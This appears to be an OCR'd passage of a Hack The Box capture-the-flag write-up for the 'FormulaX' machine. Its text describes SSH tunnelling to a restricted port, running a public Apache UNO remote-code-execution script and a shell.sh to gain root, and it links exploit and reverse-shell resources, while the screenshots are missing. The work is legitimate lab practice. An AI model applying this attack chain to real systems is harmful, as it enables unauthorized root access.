




Got a possibility of having flag in the file as permission have been restricted to limited hosts and port, which means that SSH tunneling should be done to obtain it


Creating a connection between the two users using localhost with assigned port of *2002*:

FORMULAX - BIPIN




Got a script from the following github when googled the error after successful connection for RCE UNO:


https://github.com/sud0woodo/ApacheUNO-RCE




Without giving permission to file shell.sh, the connection was not built up so therefore changed the mod and achieved root connection:




FC BIPIN




Root access accomplished:



Flag file, root.txt:






Caught Root Flag!

FORMULAX - BIPIN

Machine Pwned at Hack the box (proof):



FORMULAX - BIPIN

Bibliography

Database, S. V. (2022, December 5). *Snyk Vulnerability Database*. Retrieved from Snyk Vulnerability Database: https://security.snyk.io/vuln/SNYK-JS-SIMPLEGIT-3112221

https://security.snyk.io/package/npm/simple-git

https://www.revshells.com/

https://book.hacktricks.xyz/network-services-pentesting/27017-27018-mongodb

https://github.com/carlospolop/PEASS-ng/releases/tag/20240310-532aceca

FORMULAX - BIPIN

FORMULAX - BIPIN

FORMULAX - BIPIN